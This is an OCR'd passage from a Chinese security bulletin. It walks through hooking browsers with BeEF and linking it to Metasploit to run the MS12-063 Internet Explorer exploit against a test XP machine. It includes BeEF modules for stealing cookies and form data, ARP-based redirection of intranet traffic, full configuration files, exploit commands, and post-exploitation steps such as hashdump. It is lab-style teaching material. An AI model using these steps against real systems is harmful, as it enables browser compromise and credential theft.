


图　1-3-8

通过浏览器，我们可以看到目标主机的很多信息：

浏览器信息：
名称
版本
Browser UA String
Browser Platform
Windows size

插件基本信息：

Flash

VBS 脚本

Web Sock

Quick Time

…

Api 信息

Cookie

操作系统信息

Date 时间日期

硬件信息

Cpu （32/64）

屏幕分辨率

是否支持触屏

And So On

用火狐浏览器测试，如图 1-3-9 和图 1-3-10：




图　1-3-9




图　1-3-10

Beef 功能模块组件，如图 1-3-11：




图　1-3-11

常用功能/模块：

Browser:获取浏览器信息

--Hooked Domain

-----Get Cookie　获取客户端 Cookie 信息　执行一次命令在右边显示 Cookie；

-----Get From Value　获取页面提交的表单信息：截获填写的银行卡信息、注册页面的用户名密码；

-----Redirect Browser　浏览器重定向




图　1-3-12

如图 1-3-12，执行后，目标浏览器访问任何网站都将会被重定向到 bobao.360.cn,实际渗透的时候在内网实施 ARP 攻击，将内网所有 Http 请求流量重定向到嵌入了 Hook 恶意脚本的页面。

Chrome Extensions:

Debug:测试 Http 请求

```
Exploits:利用浏览器漏洞进行攻击
Host：获取受害者主机信息
Mtasploit:结合 Metasploit 进行渗透，这个也是本文的重点。
Network:进行 Doser、ping、DNS 枚举、端口扫描等等
Social Enhineering：社工模块
```

0x05 与 Metasploit 联动

Beef 配置文件

/usr/share/beef-xss/config.yaml

```
metasploit:
enable: false
```

改成

```
metasploit:
enable: true
```

执行：

```
vim /usr/share/beef-xss/config.yaml
```

文件内容：

```
# Copyright (c) 2006-2013 Wade Alcorn - wade@bindshell.net
# Browser Exploitation Framework (BeEF) - http://beefproject.com
# See the file 'doc/COPYING' for copying permission
#
# BeEF Configuration file
beef:
    version: '0.4.4.5-alpha'
    debug: false
    restrictions:
        # subnet of browser ip addresses that can hook to the framework
        permitted_hooking_subnet: "0.0.0.0/0"
        # subnet of browser ip addresses that can connect to the UI
        # permitted_ui_subnet: "127.0.0.1/32"
        permitted_ui_subnet: "0.0.0.0/0"
    http:
        debug: false #Thin::Logging.debug, very verbose. Prints also full exception stack trace.
        host: "0.0.0.0"
        port: "3000"
        # Decrease this setting up to 1000 if you want more responsiveness when sending modules and
retrieving results.
        # It's not advised to decrease it with tons of hooked browsers (more than 50),
        # because it might impact performance. Also, enable WebSockets is generally better.
        xhr_poll_timeout: 5000
        # if running behind a nat set the public ip address here
        #public: ""
        #public_port: "" # port setting is experimental
        # DNS
        dns_host: "localhost"
```

```
        dns_port: 53
        panel_path: "/ui/panel"
        hook_file: "/hook.js"
        hook_session_name: "BEEFHOOK"
        session_cookie_name: "BEEFSESSION"
        # Allow one or multiple domains to access the RESTful API using CORS
        # For multiple domains use: "http://browserhacker.com, http://domain2.com"
        restful_api:
            allow_cors: false
            cors_allowed_domains: "http://browserhacker.com"
        # Prefer WebSockets over XHR-polling when possible.
        websocket:
          enable: false
          secure: true # use WebSocketSecure work only on https domain and whit https support enabled in
BeEF
          port: 61985 # WS: good success rate through proxies
          secure_port: 61986 # WSSecure
          ws_poll_timeout: 1000 # poll BeEF every second
        # Imitate a specified web server (default root page, 404 default error page, 'Server' HTTP response
header)
        web_server_imitation:
            enable: true
            type: "apache" #supported: apache, iis
        # Experimental HTTPS support for the hook / admin / all other Thin managed web services
        https:
            enable: false
            # In production environments, be sure to use a valid certificate signed for the value
            # used in beef.http.dns_host (the domain name of the server where you run BeEF)
            key: "beef_key.pem"
            cert: "beef_cert.pem"
    database:
        # For information on using other databases please read the
        # README.databases file
        # supported DBs: sqlite, mysql, postgres
        # NOTE: you must change the Gemfile adding a gem require line like:
        #     gem "dm-postgres-adapter"
        # or
        #     gem "dm-mysql-adapter"
        # if you want to switch drivers from sqlite to postgres (or mysql).
        # Finally, run a 'bundle install' command and start BeEF.
        driver: "sqlite"
        # db_file is only used for sqlite
        db_file: "db/beef.db"
        # db connection information is only used for mysql/postgres
```

```
    db_host: "localhost"
    db_port: 5432
    db_name: "beef"
    db_user: "beef"
    db_passwd: "beef123"
    db_encoding: "UTF-8"
# Credentials to authenticate in BeEF. Used by both the RESTful API and the Admin_UI extension
credentials:
    user:   "beef"
    passwd: "beef"
# Autorun modules as soon the browser is hooked.
# NOTE: only modules with target type 'working' or 'user_notify' can be run automatically.
autorun:
    enable: true
    # set this to FALSE if you don't want to allow auto-run execution for modules with target->user_notify
    allow_user_notify: true
crypto_default_value_length: 80
# Enable client-side debugging
client:
    debug: false
# You may override default extension configuration parameters here
extension:
    requester:
        enable: true
    proxy:
        enable: true
    metasploit:
        enable: true
    social_engineering:
        enable: true
    evasion:
        enable: false
    console:
         shell:
             enable: false
    ipec:
        enable: true
```

执行：

```
vim /usr/share/beef-xss/extensions/metasploit/config.yaml
```

文件内容：

```
# Copyright (c) 2006-2013 Wade Alcorn - wade@bindshell.net
# Browser Exploitation Framework (BeEF) - http://beefproject.com
# See the file 'doc/COPYING' for copying permission
#
```

```
# Enable MSF by changing extension:metasploit:enable to true
# Then set msf_callback_host to be the public IP of your MSF server
#
# Ensure you load the xmlrpc interface in Metasploit
# msf > load msgrpc ServerHost=10.211.55.2 Pass=abc123 ServerType=Web
# Please note that the ServerHost parameter must have the same value of host and callback_host variables here
below.
# Also always use the IP of your machine where MSF is listening.
beef:
    extension:
        metasploit:
            name: 'Metasploit'
            enable: true
            host: "172.16.244.129"
            port: 55552
            user: "msf"
            pass: "abc123"
            uri: '/api'
            ssl: false
            ssl_version: 'SSLv3'
            ssl_verify: true
            callback_host: "172.16.244.129"
            autopwn_url: "autopwn"
            auto_msfrpcd: false
            auto_msfrpcd_timeout: 120
            msf_path: [
               {os: 'osx', path: '/opt/local/msf/'},
               {os: 'livecd', path: '/opt/metasploit-framework/'},
               {os: 'bt5r3', path: '/opt/metasploit/msf3/'},
               {os: 'bt5', path: '/opt/framework3/msf3/'},
               {os: 'backbox', path: '/opt/metasploit3/msf3/'},
               {os: 'win', path: 'c:\\metasploit-framework\\'},
               {os: 'custom', path: '/usr/share/metasploit-framework/'}
            ]
```

原：

```
{os: 'custom', path: ''}
```

修改成：

```
{os: 'custom', path: '/usr/share/metasploit-framework/'}
```

修改 host callback_host 两参数，改为 beef 主机 IP。

重启 postgresq、metasploit 服务：

```
service postgresql restart & service metasploit restart
```

如图 1-3-13：

图　1-3-13

msfconsole #启动 Metasploit
load msgrpc ServerHost=172.16.244.129 Pass=abc123

如图 1-3-14：

图　1-3-14

重启 Beef。




图　1-3-15

如图 1-3-15，启动 beef 这里提示已经载入 246 个 metasploit 的 EXP,MSF 更新到最新版应该有五六百个 EXP。

进入 Beef 后台（莫名成了 245 ！）如图 1-3-16：




图　1-3-16

```
use exploit/windows/browser/ie_execcommand_uaf
show options
set srvhost 172.16.244.129
exploit/run
```

结果如图 1-3-17 和图 1-3-18：




图　1-3-17




图　1-3-18

靶机被强行跳转到被监听的 URL，如图 1-3-19：

图　1-3-19

MSF 成功监听到（但是貌似虚拟机装的 XP 把这个漏洞补了，所以没产生 session 会话），如图 1-3-20：

图　1-3-20

如果 XP 没有打补丁，即存在这个 EXP 针对的漏洞，这里会产生一个 session 会话，如图 1-3-21：

session -i 1

图　1-3-21

screenshot 截屏：截取到钓鱼主机的屏幕到本地文件。

sysinfo 查看系统信息。

hashdump dump 目标主机的用户 Hash。

0x06 更多 Meterpreter 的命令

参考：

Meterpreter 后渗透攻击命令

（地址：http://www.metasploit.cn/thread-640-1-1.html 安全参考备份地址：http://pan.baidu.com/s/1sj5FRcD）

Metasploit 工具 Meterpreter 的命令速查表

（地址：http://www.91ri.org/8476.html 安全参考备份地址：http://pan.baidu.com/s/1jGrHa3W）

（全文完）责任编辑：Rexy

第4节 Meterpreter 在内网渗透中的利用

作者：360 安全播报

来自：360 安全播报

网址：http://bobao.360.cn

0x01 填坑

我在这里填一下上一篇文章中的坑哈。（上一篇见本期安全参考第一章第三节）

我们使用了 exploit/windows/browser/ie_execcommand_uaf IE 浏览器的这个 EXP，但是执行之后发现目标主机虽然跳转了，但是有个报错：

（接上篇）靶机被强行跳转到被监听的 URL，如图 1-4-1：

图　1-4-1

MSF 成功监听到（但，貌似是虚拟机装的 XP 把这个漏洞补了，所以没产生 session 会话）如图 1-4-2：

图　1-4-2

过后查了这个原因好久，在 Mickey 牛的教导下，终于发现了报错的原因，如图 1-4-3：




图　1-4-3

msf 下输入 exploit/windows/browser/ie_execcommand_uaf。

0x02 找到问题

执行 info，查看该 EXP 的信息，发现这个 EXP 原来是针对 XP SP3、Vista 的 IE7、IE8 以及 Win7 的 IE8、IE9。

```
msf exploit(ie_execcommand_uaf) > info
       Name: MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability
     Module: exploit/windows/browser/ie_execcommand_uaf
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
Provided by:
  unknown
  eromang
  binjo
  sinn3r <sinn3r@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>
Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   IE 7 on Windows XP SP3
  2   IE 8 on Windows XP SP3
  3   IE 7 on Windows Vista
  4   IE 8 on Windows Vista
  5   IE 8 on Windows 7
  6   IE 9 on Windows 7
Basic options:
  Name           Current Setting   Required  Description
  ----           ---------------   --------  -----------
  OBFUSCATE      false             no        Enable JavaScript obfuscation
  SRVHOST        172.16.244.129    yes       The local host to listen on. This must be an address on the local
machine or 0.0.0.0
  SRVPORT        8080              yes       The local port to listen on.
  SSL            false             no        Negotiate SSL for incoming connections
  SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
  SSLVersion     SSL3              no        Specify the version of SSL that should be used (accepted: SSL2,
SSL3, TLS1)
  URIPATH                          no        The URI to use for this exploit (default is random)
Payload information:
Description:
  This module exploits a vulnerability found in Microsoft Internet
  Explorer (MSIE). When rendering an HTML page, the CMshtmlEd object
  gets deleted in an unexpected manner, but the same memory is reused
  again later in the CMshtmlEd::Exec() function, leading to a
  use-after-free condition. Please note that this vulnerability has
  been exploited in the wild since Sep 14 2012. Also note that
  presently, this module has some target dependencies for the ROP
```

chain to be valid. For WinXP SP3 with IE8, msvcrt must be present
(as it is by default). For Vista or Win7 with IE8, or Win7 with IE9,
JRE 1.6.x or below must be installed (which is often the case).
References:
http://cvedetails.com/cve/2012-4969/
http://www.osvdb.org/85532
http://www.microsoft.com/technet/security/bulletin/MS12-063.mspx
http://technet.microsoft.com/en-us/security/advisory/2757760
http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-yet/
http://blog.vulnhunt.com/index.php/2012/09/17/ie-execcommand-fuction-use-after-free-vulnerability-0day/

然后默默地去下载了 XP SP3、安装 IE7（刚安装好的 XP SP3 使用的是 IE6）如图 1-4-4：

图　1-4-4

（安装、重启、重新操作了第一篇里的步骤，详见第一篇）

0x03　EXP successful

终于，返回了 successful！如图 1-4-5：

